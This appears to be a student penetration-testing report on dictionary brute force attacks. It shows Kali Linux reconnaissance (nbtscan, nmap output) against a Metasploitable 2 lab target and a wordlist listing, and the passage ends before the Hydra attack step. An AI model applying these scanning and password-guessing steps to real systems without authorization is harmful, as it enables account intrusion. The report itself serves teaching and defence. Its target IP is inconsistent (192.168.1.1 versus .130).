Table of Contents

Table of figures

Table of tables

Abstract

This report focuses on dictionary based brute force attacks, which are one of the most common methods used by attackers to crack weak passwords. These types of attacks use a predefined list of words, often taken from dictionaries or common password databases, and try each word until the correct password is found. The study demonstrates how tools like Kali Linux, Hydra, and Metasploit can be used in a controlled environment to perform these attacks. It explains the techniques attackers use and the potential dangers these attacks pose to systems that rely on weak passwords.

The purpose of this report is to show how vulnerable systems are when users choose simple or common passwords. It emphasizes the need for better security practices, like using more complex passwords and adding extra layers of security, such as multi-factor authentication. The findings aim to stress the importance of being proactive about password security and taking steps to protect systems from unauthorized access.

1. Introduction

A brute force attack occurs when a hacker tries to guess a password or encryption key by testing every possible combination until they find the correct one. This attack method is simple but effective because it relies on automated software to quickly test many combinations of letters, numbers, and symbols. Attackers do not need to be super skilled to execute it, they can use a tool that runs the attack for them. Brute force attacks work the best when the passwords are short and easy to guess. The stronger and longer a password is, the harder it becomes for attackers to break in. Even though brute force attacks might seem old-fashioned, they are still widely used by hackers. This is because they can work against weakly protected systems, and the software needed to carry them out is available to anyone. (Team nuggets, 2025)

For example, a study in 2020 showed that about 10% of all cyber breaches were caused by brute force attacks. This shows that even though it is a basic method, brute force can still be successful, especially against accounts that have poor security. (bitninja, 2024)



KEY STEPS OF A BRUTE FORCE ATTACK
Attacker
Guess List of Username & Password Combinations
Repeats Login Attempts Until One is Successful
Successful Credential Validation
*****

Figure 1:Steps of Brute Force Attack (basumallick, 2022)

1.1. Current scenario

Brute force attacks are becoming more common as cyber threats grow. With the help of automated tools, it is easier for hackers to target systems that are poorly protected. According to Imperva, over 15% of cybersecurity breaches are often linked to brute force attacks, specifically targeting web apps and email services. These attacks are increasingly used to break into weak accounts, making it important to understand how they work and how to defend against them. Hackers are also beginning to combine brute force with other methods, such as phishing or credential stuffing, to make their attacks more effective. These hybrid attacks are harder to detect and prevent, which makes them even more dangerous. (Imperva, 2025)

1.2. Terminologies

1. Backdoor

Backdoor attacks occur when someone gains access to a computer system or data by avoiding standard security measures. Developers may establish backdoors for troubleshooting purposes, but attackers might exploit them or create their own to gain unauthorized access to computers. (lutkevich, 2024)

2. Telnet

Telnet is a remote access protocol that lets users control networked devices with text-based commands. Though the telnet does not have an encryption system, making it more vulnerable to cyberattacks, SSH is generally used for safe access instead. (Kiyada, 2025)

1.3. Aim and Objectives

Aim:

The coursework aims to explain how brute force attacks work, the tools used by attackers, and how we can stop these attacks from occurring.

Objectives:

1. To break down the steps of a brute force attack and show how it works in simple terms.
2. To demonstrate how attackers use automated tools like kali Linux and Metasploit to perform dictionary based brute force attacks on weak systems and how easily systems can be compromised.
3. To look at strategies like enforcing strong password rules, using multi-factor authentication (MFA), and limiting login attempts to protect systems from these attacks.
4. To share tips and best practices that individuals and organizations can use to prevent brute force attacks from happening.

1.4. Report structure

The report structure is a short and clear summary of the whole report. It includes all the important parts such as the introduction, background, tools used, step-by-step demonstration, results, mitigation, and conclusion. It gives a quick idea of what the report is about and what the reader can expect in each section.

Introduction:

This part explains what a brute force attack is. It says hackers try many passwords until one works. It also tells why this topic is important to learn how these attacks happen and how to stop them.

Objectives:

This shows what the report is trying to do. The goal is to test a brute force attack using Hydra on a system and then find ways to protect the system.

Background:

Here, the report gives more detail about brute force attacks. It tells us the types (like dictionary attack, simple brute force, etc.), how they started, and what tools hackers use (like Hydra, Medusa, Nmap).

Methodology:

This section talks about how the attack was tested in a safe setup. It lists what software was used (Kali Linux, Metasploitable 2), how the machines were connected, and how the steps were followed from scanning to attack to defense.

Tools used:

This explains the tools used

- **Hydra** to guess passwords • **Nmap** to find open ports
- **Telnet** as the weak service
- **VirtualBox** for creating virtual machines
- **Kali Linux** for attacking
- **Metasploitable 2** for testing

Demonstration:

In this part, the report shows the actual attack steps:

- Use Nmap to find Telnet port
- Use Hydra with a wordlist to guess the password

- Login to Telnet when the correct password is found
- Show proof with screenshots

Results:

This tells what happened after the attack. It shows how Hydra cracked the password, why the attack worked, and what the risks are if systems stay unprotected.

Mitigation:

Here, the report gives simple ways to stop such attacks:

- Use strong passwords
- Turn off Telnet if not needed
- Use firewalls to block ports
- Keep systems updated

Conclusion:

The report ends by saying brute force attacks are real threats. Weak passwords and open ports make systems easy to break into. But with good security steps, these attacks can be stopped.

2. Background

2.1. Brute force attack

In the past, brute force attacks were done manually, with attackers entering passwords one by one. However, with advancements in technology, these attacks have become much faster and more efficient. Nowadays, attackers often use automated bots to quickly go through thousands or even millions of password combinations. These bots can work properly without the need for direct human input, which makes the process much quicker and increases the chances of success.

Brute Force Attacks are the easiest and simplest ways for attackers to obtain unofficial access to computer systems, yet they can still be very effective. The name "Brute Force" comes from the fact that these attacks rely on trying every possible password combination until the right one is found. Although this method seems basic, it can work very well, particularly when the target systems use weak or commonly used passwords.

A common way in brute force attacks is executed is by using password lists, which contain frequently used passwords that are easy to remember. Since many people use simple passwords like "123456" or "password," these lists are a popular starting point for attackers. Once the bots run through these passwords, they can try all possible combinations much faster than any human could do manually. (Martinez, 2024)

Password Length	Character Set	Estimated Time to Crack
8	Lowercase letters only	37 seconds
8	Numbers (0-9)	37 seconds
8	Lowercase + Numbers	6 minutes
8	Lowercase + Uppercase	2 hours
8	Lowercase + Uppercase + Numbers	37 hours
8	Lowercase + Uppercase + Symbols	3 days
12	Lowercase letters only	2 days
12	Numbers (0-9)	2 days
12	Lowercase + Numbers	4 days
12	Lowercase + Uppercase	1 year
12	Lowercase + Uppercase + Numbers	119 years
12	Lowercase + Uppercase + Symbols	1000 years

Table 1: Time taken to crack passwords according to the length and its complexity

The table below shows how long it takes to crack passwords of different lengths and complexities, highlighting why it's important to use strong and complicated passwords for better security.




Figure 2: The rise of RDP brute-force attacks (kaspersky, 2022)

The rise in brute force attacks is most likely caused by a mix of reasons. More individuals are using the internet than ever before. The volume of data on the internet, with varied levels of security and protection, is increasing by the time. Hacker’s sophistication and tools for bypassing cybersecurity barriers grow at the same rate as other technology. The COVID-19 epidemic and the exponential increase in people working from home, however, are likely to be the most significant reasons for the sharp increase in brute force attacks. Work-from-home agreements increased dramatically in 2020, and businesses across all industries quickly adopted and improved remote work capabilities. The increase in people working from home and connecting to company servers or remote PCs created a new work environment. Hackers wanting to conduct a brute force attack targeted weaker home networks and readily guessed login passwords, which millions of people continue to use. An example is the increase of Windows Remote Desktop (RDP) brute force attack. *(Team nuggets, 2025)*

2.2. Types of brute force attacks

Brute Force Attacks are one of the simplest and strongest hacking techniques used to get into accounts, systems, or encrypted data. The principle is straightforward: try every combination of passwords, PINs, or encryption keys until the correct one is reached. It's like one tries every key in a set of keys until a door opens.

There are different types of Brute Force Attacks, each with their own strategy:

1. **Simple Brute Force Attack**: A Brute Force Attack is simple, depending on scripts and automation to guess passwords. Typical Brute Force Attacks generate a few hundred guesses per second. Simple passwords, such as those lacking a mix of uppercase and lowercase letters or those containing common phrases like '123456' or 'password,' can be cracked in minutes. However, there is the possibility of increasing this by orders of magnitude. (Imperva, 2025)

2. **Dictionary Attacks**: A dictionary attack tries different combinations of common words and sentences. Dictionary attacks originally employed words from a dictionary combined with numbers, but now they also exploit leaked passwords from previous data breaches. Leaked passwords can be purchased on the dark web or obtained for free on the ordinary web. (Imperva, 2025)

3. **Credential Stuffing**: 8.5 billion usernames and passwords have been hacked throughout the years. These stolen credentials are sold on the dark web by malicious actors and used for everything from spamming to account takeovers. These stolen login credentials are used in a credential stuffing attack against a variety of websites. Credential stuffing works because individuals reuse their login names and passwords, thus if a hacker gains access to someone's electric utility company account, there is a good chance they will also gain access to the same person's online bank account. (Imperva, 2025)

4. **Password Spraying**: Traditional Brute Force Attack attempts to guess the password for an individual account. Password spraying is the opposite, trying to apply an individual shared password to several accounts. This activity goes unnoticed because lockout policies limit password attempts. Password spraying typically targets single sign-on (SSO) and cloud-based applications, which rely on federated authentication mechanisms vulnerable to shared credential use. (Imperva, 2025)

5. **Botnets**: A Brute Force Attack is a numbers game that demands large computing power to carry out on a big scale. By using networks of hijacked computers to run the attack algorithm, attackers can avoid the cost and upkeep of their own hardware. (Imperva, 2025)

2.3. The Penetration Testing Execution Standard (PTES)

The Penetration Testing Execution Standard (PTES) is a widely recognized framework for conducting penetration testing engagements. It provides a **complete** methodology that outlines the steps and processes involved in penetration testing to ensure that the test is conducted systematically, effectively, and ethically. PTES divides the penetration testing process into seven distinct phases, each of which focuses on a specific aspect of the testing process.

The Seven Steps of PTES:

- **Pre-Engagement Interactions:** This phase involves understanding the scope, objectives, and rules of engagement. It includes setting expectations, defining the scope of the penetration test, obtaining the necessary permissions, and understanding the client's security environment.
- **Intelligence Gathering (Reconnaissance):** Reconnaissance involves collecting as much information as possible about the target system, organization, or network. This phase can be active or passive and may include domain name information, IP addresses, and employee details, as well as vulnerabilities or potential entry points.
- **Threat Modeling:** During threat modeling, the security team evaluates the data gathered in the reconnaissance phase to identify potential threats and vulnerabilities. This helps in understanding what an attacker might target and how they might exploit weaknesses.
- **Vulnerability Analysis:** In this phase, the tester scans the system or network for vulnerabilities, weaknesses, or misconfigurations that could potentially be exploited. Tools and manual inspection techniques are used to identify these vulnerabilities.
- **Exploitation:** The exploitation phase involves attempting to exploit the vulnerabilities identified in the previous phase. The goal is to gain access to systems, networks, or applications in a controlled manner, to determine the level of risk posed by each vulnerability.
- **Post-Exploitation:** Once access is gained, the penetration tester examines what could be further done after gaining access. This step involves maintaining access, gathering

additional information, and pivoting within the network to determine the impact of the exploit.

- **Reporting:** The final phase involves documenting the findings from the penetration test. This includes detailed descriptions of vulnerabilities found, methods of exploitation, and the impact on the system. Recommendations for mitigating identified vulnerabilities and improving security are also provided.

2.4. Case Study: Dictionary Based Brute Force Attack on a WordPress Website

In March 2020, a mid-sized business operating a WordPress website experienced a credential based attack in which an unauthorized actor attempted to gain admin level access using a dictionary style brute force technique. The attacker targeted the standard WordPress login page (wp-login.php) and used the widely available rockyou.txt password list originally compiled from real-world data breaches to automate password attempts against the default "admin" username. The attack was carried out using a tool like Hydra, which rapidly sent thousands of login requests using passwords from the dictionary file. The system, lacking basic protections such as CAPTCHA, login rate limiting, or multi-factor authentication, did not block or slow the attack, ultimately leading to successful access using a weak password.

Once the attacker gained control, they injected malicious scripts and installed unauthorized plugins to redirect users to phishing domains and collect sensitive visitor data. This breach not only compromised site integrity but also posed reputational and legal risks for the organization. The incident highlights the critical need for secure password practices, including the use of strong, unique passwords and implementation of layered login security measures such as twofactor authentication, account lockout features, and intrusion detection systems. (Wordfence Author, 2021)

3. Demonstration

For this penetration testing report, a secure virtual environment was set up using Oracle VirtualBox. This allowed the team to safely conduct, and test cyberattacks without affecting any real systems. Kali Linux was chosen as the attacking machine, prepared with tools like Nmap to scan the network. The data obtained from the Nmap scan was then used to carry out a dictionary based brute force attack. Using VirtualBox made it simple to manage multiple machines, reset them when necessary, and repeat any steps as required. During the report, the **Penetration Testing Execution Standard (PTES)** was followed to ensure a professional and organized approach. This involved steps such as initial planning, gathering information, identifying vulnerabilities, exploiting them, and addressing the results of the attack. By following these standards, the report followed a clear and structured method for ethical hacking.

1. Pre-Engagement activities

In the initial phase, the scope of testing was established, which included obtaining necessary permissions and outlining rules of engagement. The systems involved were the Kali Linux attacker machine and the Metasploitable2 target. The services tested included Telnet, SSH, and FTP, with a focus on Telnet due to its inherent vulnerabilities.

Tools Used:

1. Kali Linux

Figure 3: Kali Linux (Kali, 2025)

Kali Linux is an open-source, Debian-based Linux distribution designed for a variety of information security tasks, including penetration testing, security research, computer forensics, and reverse engineering *(Kali, 2025)*. In this lab, we are using kali as an attacking machine to perform brute force attack against vulnerable targets.

2. Metasploitable 2

Figure 4: Metasploitable (Imperva, 2025)


The Metasploit project contains anti-forensics and repair tools, some of which are embedded in the Metasploit Framework. Metasploit is pre-installed on the Kali Linux operating system (Imperva, 2025). In this lab, metasploitable 2 act as target machine hosting insecure service like telnet that can be exploited using tools from Kali Linux.

2. Information Gathering (Reconnaissance)

In this phase, the focus was on gathering more information about the system intended for testing. Various tools were used to actively discover details about the target machine, aiding in the identification of vulnerabilities and potential weaknesses.

Step 1: Network reconnaissance using kali Linux

The process started by finding devices on the same network. The nbtscan tool was used to locate the Metasploitable machine at IP address 192.168.1.1, which helped identify the target for further attacks.



```
┌──(kali㉿vbox)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿vbox)-[/home/kali/Desktop]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ef:b2:1a brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.65/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 86022sec preferred_lft 86022sec
    inet6 fe80::f494:c1d3:a834:dc9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿vbox)-[/home/kali/Desktop]
└─# nbtscan -r 192.168.1.65/24
Doing NBT name scan for addresses from 192.168.1.65/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.1.65     <unknown>                  <unknown>
192.168.1.130    METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.1.255   Sendto failed: Permission denied

┌──(root㉿vbox)-[/home/kali/Desktop]
```

Figure 5: Network reconnaissance using kali Linux


The image represents a Kali Linux terminal where network reconnaissance is carried out to discover active devices. The user switches to the root user (sudo su), examines the network configuration (ip a), and discovers the IP address 192.168.1.65. Then use nbtscan to scan the subnet and find a vulnerable Metasploitable computer (192.168.1.1). This method is critical in penetration testing since it maps the network, identifies prospective targets, and prepares for future exploitation, such as brute-force attacks or backdoor installations. This method is a crucial component of penetration testing, which facilitates network mapping, target identification, and exploitation planning, including brute-force and backdoor tactics.

3. Vulnerability Identification

Once the target machine was identified, the next step was to look for vulnerabilities to exploit.

Step 2: Scanning open ports using nmap

Using the Nmap tool, a scan was conducted on the Metasploitable2 machine to check for open ports. The scan revealed that ports such as FTP (21), SSH (22), Telnet (23), and HTTP (80) were open. Among these, Telnet was selected as it is known for lacking encryption and having weak security.



```
┌──(root㉿vbox)-[/home/kali/Desktop]
└─# nmap -sV 192.168.1.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 07:55 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 45.45% done; ETC: 07:55 (0:00:07 remaining)
Nmap scan report for 192.168.1.130
Host is up (0.0074s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.0.6
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:3B:A4:11 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds

┌──(root㉿vbox)-[/home/kali/Desktop]
└─# 
```


Figure 6:Gathering of information using nmap

The above image shows a Kali Linux terminal in which the user performs an Nmap service scan (nmap -sV 192.168.1.130) to identify the open ports and services on a Metasploitable machine. The scan reveals several open ports, including ftp (21), ssh (22), Telnet (23), http (80) but we will focus on Telnet (23) as a potential entry point due to its weak authentication and lack of encryption. This reconnaissance step is crucial for planning brute-force attacks or deploying backdoors.

4. Threat Modeling

Step 3: Wordlists selection for brute for attack

A list of potential passwords was required for the attack. A wordlist file named custom_list.txt from Kali Linux was used for this purpose.




```
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds

┌──(root㉿vbox)-[/home/kali/Desktop]
└─# ls /usr/share/wordlists
amass            dirbuster      fern-wifi  metasploit  sqlmap.txt  wifite.txt
custom_list.txt  dnsmap.txt     john.lst   nmap.lst    START       wordlist.txt
dirb             fasttrack.txt  legion     rockyou.txt wfuzz

┌──(root㉿vbox)-[/home/kali/Desktop]
└─# 
```

Figure 7: Listing wordlists

The custom_list.txt file was created and saved in the /usr/share/wordlists/ directory. This program displays the available wordlists in Kali Linux, which are commonly used for bruteforce attacks, password cracking, and fuzzing.

Step 4: Creating custom wordlists for brute force attacks in Kali Linux

